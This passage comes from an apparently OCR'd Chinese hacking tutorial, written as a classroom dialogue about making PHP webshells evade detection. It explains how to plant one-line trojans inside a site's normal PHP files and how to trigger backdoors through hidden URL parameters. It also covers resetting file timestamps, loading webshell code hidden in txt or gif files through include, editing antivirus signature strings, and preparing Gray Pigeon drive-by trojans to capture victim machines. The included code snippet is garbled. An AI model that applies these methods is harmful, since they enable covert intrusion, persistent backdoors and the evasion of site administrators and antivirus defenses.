(二)隐蔽插入逃脱型

简单介绍：（有两种方式）

(1)lanker一句话木马的插入

其实就是插入一句话木马到网站的正常php文件中，然后本地有个控制端来控制。

这种方式，我们可以使用lanker一句话木马来实现，跟我们前面介绍过的lanker一句话ASP木马的插入和使用方式是一样的，随便打开网站中的一个php文件进行编辑，然后把lanker一句话php马复制下来，插入其中，这里我就选择了主页（index.php）来插入，然后再打开我们的控制端，把地址和密码写入，提交环境变量看看，嘿嘿，成功了（并且不影响正常的index.php页面哦），如图23。




图23

这样不就轻易地逃过了管理员的查杀吗？管理员怎么知道我们会插入他的正常的php文件中啊？不过提醒一点，插入后，要使用前面我们介绍过的时间修改器，把修改过的文件的时间给修改下。

(2)火狐php后门插入工具

插入后，用参数的方式来访问的。

这种方式更加隐蔽，是使用“?id=x”这样的形式来访问的，这里我们需要用到“php后门插入工具”，依然是一个php文件，把它传到网站上。

使用方式：

要插入到的文件：（路径＋文件名）可以是绝对路径，也可以是相对路径对应的参数值：（假设你文件名为http://www.xxx.com/index.php，参数为s，参数值为a，插入后访问方法为：http://www.a.com/index.php?s=a）

要插入的程序代码：填写你要插入的php马的代码，这里建议不要插入太大的php马，传个只具备上传功能的马就够了，毕竟我们这是做个后门而已。

强烈建议：取一些论坛的inc之类的目录下的文件进行插入，假设你要插入的文件其中有其他的连接，请修改，假设“?action=qq”必须修改成“?s=a&action=qq”。

这里我选择了文件php.php进行插入，填写好相关信息后，点击“插入木马”，如图24。




图24

会提示成功修改，然后再来访问这两个页面，看看有何不同，如图25。




图25

嘿嘿，一个原本的php.php文件正常显示，但是加上我们的参数“?s=a”后，结果显示的是我们的php木马，怎么样，这么隐蔽的插入型木马，别说杀毒软件，就算管理员手工来查杀，一样查不出！

菜鸟语：“哇，老师，这样我们岂不是天下无敌了！^_^”

那可不一定哦，有矛必有盾，也正是因为有杀毒软件的步步紧逼，才会有我们免杀技术的不断提升，其实这两种技术相辅相成的。

(3)火狐PHP整目录后门插入工具

特点：主要提供了感染一个目录下面的特定扩展名的文件，包括子目录。

对图片的插入同样成功，图片仍可以正常浏览。

大家可以自己输入要插入的后门内容。

为了保证后门的隐蔽，该后门并没有添加浏览目录的功能。

不过鉴于感染性太大，似乎对网站的个别文件会造成破坏，不怎么稳定，所以不详细叙述，喜欢的朋友可以在自己的空间玩玩。

(4)include手工插入法（插入txt、html、gif等文件）

特点：把php马加密后的代码加入txt、html、gif等文件，然后用include包含调用，隐蔽性增强，不易被发现。

思路：建立一个php文件进行调用。建立一个txt、html或gif文件，把php马的代码写入其中。

操作步骤：

a).建立一个php文件，命名为guest.php，代码：

```
<?php
$guest=$_GET['guest'];
include $read.txt;
?>
```

b).在同目录下建立一个个read.txt，内容为你的php马。

c).在浏览器中访问http://www.xx.com/目录/guest.php?test=read.txt，如图26。




图26

一切正常，其余的html、gif文件也是类似的做法，我就不多说了。

(三)技巧型免杀

最后一种php木马免杀的方法就是手工替换特征码。我们知道，研究php漏洞比较出众的就是安全天使和saiy了，所以有些杀毒软件认到saiy或者angel的网站，或者辐射鱼等字样，就给辨认为木马病毒，那要修改，岂不是挺简单嘛？！

先来看看前些天出现的saiy修改版的PHPSPY，用最新的瑞星和卡巴扫扫，过了卡巴，过不了瑞星，如图27。




图27




图28

我们把代码中的这段话“$notice = "Http://www.51shell.cn[s4t]";”的网址和名字，全部替换为其他的，随便换。然后再查杀，竟然逃过了瑞星的最新病毒库，如图28。

菜鸟语：“哇！这次的特征码还真是具有很特别的特征。呵呵，那安全天使和辐射鱼两位哥哥不是可以在病毒库里留名青史了？”

……

第二节　网马的免杀

十分种过后，大家又回到了课堂。“上两节课跟大家一起学习探讨了对于asp、php这类webshell的免杀方法，大家感觉如何啊？”

菜鸟语：“爽啊！今后我们再也不用担心自己Webshell什么时候会无缘无故的给杀了，那么我们接下来要学点什么内容呢？希望ICE[杰]老师能够大公无私地多教我们点东西哦，我们可是在各地抽取过来听课的幸运读者……”

“嗯，好的，近来什么最火热啊？”

一菜鸟蹦出来说：“网马”。然后停顿下，又说：“不过我们的网马都给杀，没用，抓不到肉鸡。”“嘿嘿，别急嘛，既然给杀，就正合我们的主题啦，我们的课程主题就是做免杀嘛，那就继续教教大家如何做网马免杀吧。”

技术一：加密、编码免杀法

我们首先要配置一个木马服务端并生成一个网马。这里我选用了灰鸽子和“Hclzbe网页木马生成器”，至于详细的配置不是今天的话题，所以这里我不做讲解了。选择好木马服务端以后，直接生成网马（这里注意了，不要选中网马生成器的自带加密功能，因为你如果加密过的话，我们就不可以再加密了），如图29。

